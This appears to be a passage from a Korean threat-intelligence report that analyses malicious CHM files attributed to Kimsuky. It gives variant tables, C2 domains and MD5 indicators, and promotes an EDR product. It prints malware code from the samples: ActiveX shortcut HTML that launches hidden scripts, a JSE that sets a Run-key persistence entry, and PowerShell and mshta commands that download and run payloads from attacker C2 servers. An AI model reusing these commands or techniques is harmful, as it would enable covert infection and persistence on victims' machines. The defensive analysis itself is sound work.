
[그림 4-24] JSE 3 유형으로 유포된 CHM 화면

○ 해당 유형은 JSE 2 유형과 HTML 코드 및 실행 과정이 같지만 JSE 파일 내부의 코드에 차이가 있습니다.

```
225  <script>
226
227    var path = decodeURIComponent(window.location.href), inner = '';
228    var ps = path.indexOf('.chm::/') + 4;
229    var cmdline = ' hh,-decompile C:\\Users\\Public\\Libraries ' + path.substr(14, ps - 14);
230
231    inner = '<OBJECT id="A" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436"
           style="visibility:hidden">';
232    inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button"
           value="Bitmap:shortcut">';
233    inner += '<PARAM name="Item1" value="' + cmdline + '"><PARAM name="Item2"
           value="273,1,1"></OBJECT>';
234    document.getElementById('par').innerHTML = inner;
235    A.Click();
236
237    inner = '<OBJECT id="B" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436"
           style="visibility:hidden">';
238    inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button"
           value="Bitmap:shortcut">';
239    inner += '<PARAM name="Item1" value=",wscript,C:\\Users\\Public\\Libraries\\Docs.jse
           P"><PARAM name="Item2" value="273,1,1"></OBJECT>';
240    document.getElementById('par').innerHTML = inner;
241    B.Click();
242
243  </script>
```

[그림 4-25] JSE 3 유형의 HTML 코드

○ JSE 3 유형부터는 ASCII 코드를 통한 난독화 코드를 추가하며, 탐지 및 분석을 피하기 위한 방법을 발전시키고 있습니다.




[그림 4-26] JSE 3 유형의 JSE 파일

○ 해당 JSE 파일은 지속성을 유지하기 위해 JSE 파일을 레지스트리 자동 실행 경로에 등록합니다. 이후, Powershell을 통해 공격자의 C2 서버에서 “alg.exe” 파일을 다운로드 후 실행합니다.

```
var w = new ActiveXObject("WScript.Shell");
if (WScript.Arguments.length > 0) {
  w.RegWrite("HKEY_CURRENT_USER/SOFTWARE/Microsoft/Windows/CurrentVersion
    /Run/Document C:/User/Public/Libraries/Docs.jse REG_SZ");
}
w.run("cmd /c powershell iwr -outf %tmp%/alg.exe https://atusay.lat/
  kxydo &start %tmp%/alg.exe", 0, false)
```


[그림 4-27] JSE 3 유형의 코드



[그림 4-28] Genian EDR을 통한 JSE 3 유형 탐지

4.7. 기타 유형

○ 해외 보안 업체인 Zscaler의 APT37 관련 보고서[8]에서 소개된 유형으로 GSC에서 추적하고 있는 CHM 공격과는 다른 유형의 CHM 공격입니다. 다양한 내용으로 유포됐으며, 최근에는 후쿠시마 오염수 방류에 관한 내용으로 위장해 유포된 정황[9]이 발견되기도 했습니다.




[그림 4-29] 기타 유형으로 유포된 CHM 화면

[8] Zscaler-The Unintentional Leak: A glimpse into the attack vectors of APT37
[9] Ahnlab - 후쿠시마 오염수 방류 내용을 이용한 CHM 악성코드 : RedEyes(ScarCruft)

○ 해당 유형은 윈도우 정상 프로그램인 “mshta.exe”를 통해 공격자 C2 서버에서 악성 페이로드를 다운로드하고 실행하는 과정을 가지고 있습니다.

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=",mshta.exe,http://[redacted].165/data/proxy/2.html ,">
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
</SCRIPT>
```

[그림 4-30] MSHTA 유형의 HTML 코드



[그림 4-31] Genian EDR을 통한 MSHTA 유형 탐지

4.8. 경로 및 파일명 유사도

○ VBS 1 유형부터 JSE 3 유형까지는 동일한 레지스트리 경로 및 레지스트리 이름을 사용했으며, JSE 4 유형부터 “Document”가 아닌 “Update”라는 레지스트리 이름을 사용하고 있습니다.

○ 또한, DAT, VBS, JSE 파일의 이름 및 저장 경로에서 높은 유사도를 보이고 있으며, JSE 2 유형부터는 JSE 파일명과 경로에 변화를 준 사실을 확인할 수 있습니다.

유형	탐지 날짜	CHM 파일명	레지스트리 경로	DAT 파일 경로	VBS / JSE 파일 경로	페이로드 경로
VBS 1	2022-03	User Guide.chm asset.chm wages.chm	HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩**Document**	%USERPROFILE%₩Links₩**Document.dat**	%USERPROFILE%₩Links₩**Document.vbs**	%tmp%₩advupdate.exe
JSE 1	2022-04	Arteriosclerosis.chm inherit.chm lost.chm salary.chm 기본.chm	HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩**Document**	%USERPROFILE%₩Links₩**Document.dat**	%USERPROFILE%₩Links₩**Document.jse**	%tmp%₩audiodg.exe %tmp%₩csrss.exe %tmp%₩lsass.exe %tmp%₩sihost.exe
VBS 2	2023-04	정보통신망이용촉진 및 정보보호.chm Message.chm	HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩**Document**	%USERPROFILE%₩Links₩**Document.dat**	%USERPROFILE%₩Links₩**Document.vbs**	demo.txt
JSE 2	2022-12	DigiByte whitepaper.chm	HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩**Document**	-	C:₩Users₩Public₩Libraries₩**Docs.jse**	%tmp%₩ctfmon.exe %tmp%₩sihost.exe
JSE 3	2023-07	**ins_secure.chm Message.chm ****card.chm	HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩**Document**	-	C:₩Users₩Public₩Libraries₩**Docs.jse**	%tmp%₩alg.exe
JSE 4 (최근)	2023-08	sgic_info.chm	HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩**Update**	-	C:₩Users₩Public₩Libraries₩**Docs.jse**	

[표 4-2] 경로 및 파일명 유사도

4.9. HTML 코드 유사도

○ HTML 파일의 경우, VBS 1/2, JSE 1 유형 모두 코드 구조는 유사하지만, 악성 스크립트 파일로 VBS파일에서 JSE파일을 사용하는 변화를 확인할 수 있습니다.

○ 또한, JSE 2 유형부터는 HTML 파일에 악성 스크립트를 포함시키지 않고 악성 JSE 파일 자체를 CHM 파일에 컴파일해 사용했습니다. 그에 따라 HTML 코드도 달라진 것을 확인할 수 있습니다.

VBS 1	JSE 1
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1> <PARAM name="Command" value="ShortCut"> <PARAM name="Button" value="Bitmap:shortcut"> <PARAM name="Item1" value=',cmd, /c echo **[BASE64 Code]** > "%USERPROFILE%₩Links₩**Document.dat**" & start /MIN certutil -decode "%USERPROFILE%₩Links₩**Document.dat**" "%USERPROFILE%₩Links₩**Document.vbs**" & start /MIN REG ADD HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run /v Document /t REG_SZ /d "%USERPROFILE%₩Links₩**Document.vbs**" /f'> <PARAM name="Item2" value="273,1,1"> </OBJECT> <SCRIPT> shortcut.Click(); </SCRIPT>	<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1> <PARAM name="Command" value="ShortCut"> <PARAM name="Button" value="Bitmap:shortcut"> <PARAM name="Item1" value=',cmd, /c echo **[BASE64 Code]** > "%USERPROFILE%₩Links₩**Document.dat**" & start /MIN certutil -decode "%USERPROFILE%₩Links₩**Document.dat**" "%USERPROFILE%₩Links₩**Document.jse**" & start /MIN REG ADD HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run /v Document /t REG_SZ /d "%USERPROFILE%₩Links₩**Document.jse**" /f'> <PARAM name="Item2" value="273,1,1"> </OBJECT> <SCRIPT> shortcut.Click(); </SCRIPT>
VBS 2	**JSE 2 / 3 / 4**
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1> <PARAM name="Command" value="ShortCut"> <PARAM name="Button" value="Bitmap:shortcut"> <PARAM name="Item1" value=',cmd, /c echo **[BASE64 Code]** > "%USERPROFILE%₩Links₩Document.dat" & start /MIN certutil -decode "%USERPROFILE%₩Links₩**Document.dat**" "%USERPROFILE%₩Links₩**Document.vbs**" & start /MIN REG ADD HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run /v Document /t REG_SZ /d "%USERPROFILE%₩Links₩**Document.vbs**" /f'> <PARAM name="Item2" value="273,1,1"> </OBJECT> <script> shortcut.Click();	<script> var path = decodeURIComponent(window.location.href), inner = ''; var ps = path.indexOf('.chm::/') + 4; var cmdline = ',hh,-decompile C:₩₩Users₩₩Public₩₩Libraries ' + path.substr(14, ps - 14); inner = '<OBJECT id="A" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" style="visibility:hidden">'; inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap:shortcut">'; inner += '<PARAM name="Item1" value="' + cmdline + '"><PARAM name="Item2" value="273,1,1"></OBJECT>'; document.getElementById('par').innerHTML =

</SCRIPT>	inner; A.Click(); inner = '<OBJECT id="B" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" style="visibility:hidden">'; inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap:shortcut">'; inner += '<PARAM name="Item1" value=",wscript,C:₩₩Users₩₩Public₩₩Libraries₩₩**Docs.jse** P"><PARAM name="Item2" value="273,1,1"></OBJECT>'; document.getElementById('par').innerHTML = inner; B.Click(); </script>

[표 4-3] HTML 코드 유사도

4.10. Powershell 코드 유사도

○ VBS와 JSE 유형 모두 Powershell을 통해 공격자의 C2 서버에서 악성 페이로드를 다운로드 후 실행하는 과정을 가지고 있으며, VBS 2 유형을 제외한 모든 유형에서 동일한 코드를 사용하고 있습니다.

VBS 1	JSE 1
“cmd /c powershell iwr -outf %tmp%₩advupdate.exe **[C2 Server]** & start %tmp%₩advupdate.exe",0,false	"cmd /c powershell iwr -outf %tmp%₩audiodg.exe **[C2 Server]** & start %tmp%₩audiodg.exe", 0,false;
VBS 2	**JSE 2 / 3 / 4**
"cmd /c powershell -command ""iex (wget xxx/demo.txt).content; InfoKey -ur 'xxx'"""	"cmd /c powershell iwr -outf %tmp%₩alg.exe **[C2 Server]** &start %tmp%₩alg.exe"), 0, false

[표 4-4] Powershell 코드 유사도

4.11. C2 도메인 유사도

○ C2 도메인에서도 유사도를 확인할 수 있으며, VBS 1 / JSE 1 유형의 도메인은 작년 5월 안랩에서 공개한 Kimsuky 보고서[10]의 C2 도메인과 유사한 형태가 사용됐었습니다.

○ JSE 1 유형부터는 C2 도메인 형태에 변화가 있었고 이후 유형들은 기존의 Kimsuky 도메인 유형과는 달라졌으며, 점차 단순화 되는 형태를 띄고 있습니다.

유형	날짜	C2 Domain
Kimsuky	2022-05-13	mc[.]pzs.kr/themes/mobile/images/about/temp/upload/**list.php?query=1**
VBS 1	2022-02-09	sktelecom[.]help/download/**select.php?type=1**
	2022-03-15	encorpost[.]com/post/**post.php?type=1**
	2022-03-15	want-helper[.]com/database/**db.php?type=1**
	2022-03-15	nhn-games[.]com/game03953/**gamelist.php?type=1**
	2022-03-15	sktelecom[.]help/download/**select.php?type=1**
	2022-03-15	want-helper[.]com/database/**db.php?type=1**
	2022-03-17	hillokay[.]com/config/**conf.php?type=1**
	2022-03-18	vhostnetwork[.]com/core/**config.php?type=1**
	2022-03-21	foxiebed/database/**db[.]php?type=1**
	2022-04-08	foxiebed[.]com/database/**db.php?type=1**
JSE 1	2022-04-01	vhostnetwork[.]com/core/**config.php?type=1**
	2022-04-03	successgoo[.]com/database/**db.php?type=1**
	2022-04-08	foxiebed[.]com/database/**db.php?type=1**
	2022-05-02	cerebrovascular[.]net/resource/post
	2022-05-04	trueliebe[.]com/kettle/pot
JSE 2	2022-12-27	shoru[.]net/db/main_db
VBS 2	2023-03-15	ibsq[.]co[.]kr/config
	2023-04-17	ibsq[.]co[.]kr/m.layouts
JSE 3	2023-07-17	atusay[.]lat/kxydo
	2023-07-19	ppangz[.]mom/mjifi
	2023-08-11	drimby[.]top/wndfi
	2023-08-11	labimy[.]ink/rskme
	2023-08-11	crilts[.]cfd/cdeeb
	2023-08-14	nobuay[.]ink/yzkah
JSE 4	2023-08-01	cheth[.]lol/aigaj

[표 4-5] C2 도메인 유사도

[10] Ahnlab - 다양한 주제의 보도자료를 사칭한 Kimsuky 공격시도

5. 결론 및 대응방법 (Conclusion)

○ GSC는 그동안 유포됐던 다수의 악성 CHM 파일을 유형별로 분류하고 분석을 진행했습니다. 이 과정에서 Powershell 코드, 최종 페이로드 및 C2 도메인에서 Kimsuky 그룹과의 유사성을 확인할 수 있었으며, 공격의 배후로 Kimsuky를 추정하고 있습니다.


○ CHM 공격은 주로 피싱 메일에 포함된 첨부 파일 또는 다운로드 링크를 통해 이뤄지고 있습니다. 따라서 수신 메일의 발신자 주소 스펠링을 주의 깊게 확인해야 하고 출처가 불분명한 이메일에 포함된 링크나 첨부 파일을 클릭하지 않도록 주의해야 합니다.

○ 최근에는 Microsoft가 Windows에서의 VBS 기능 사용의 중지를 발표[11]하면서 JSE 등과 같은 파일이 악용되거나 새로운 유형의 공격이 발견될 가능성이 커지고 있어 주의가 필요합니다.


[11] Microsoft - Resources for deprecated features

5.1. Genian EDR 제품을 통한 위협 탐지 및 대응

○ Genian EDR은 난독화된 VBS, JSE, Powershell 등을 악용한 악성 행위와 정보 수집 및 탈취 이벤트의 흐름을 빠르고 정확하게 탐지할 수 있도록 가시성을 제공하고 있습니다. 악성 CHM파일의 이상 행위 위협 이벤트를 시각화하여 실행 단계별 흐름을 신속하게 파악하고 대응할 수 있습니다.



[그림 5-1] 스토리 라인 흐름도



[그림 5-2] 이상행위 프로세스 커맨드 탐지 내역

6. 침해 지표 (Indicator of Compromise)

6.1. MD5

acc6263bd54de778c1e22373d73887ab

3ae6503e836b295955a828a76ce2efa7

d26481e376134dc14966ccab39b91f16

ae43f4d4c6123294b2f3ede294032944

5f1091df4c74412ef59426c1bb65f4d0

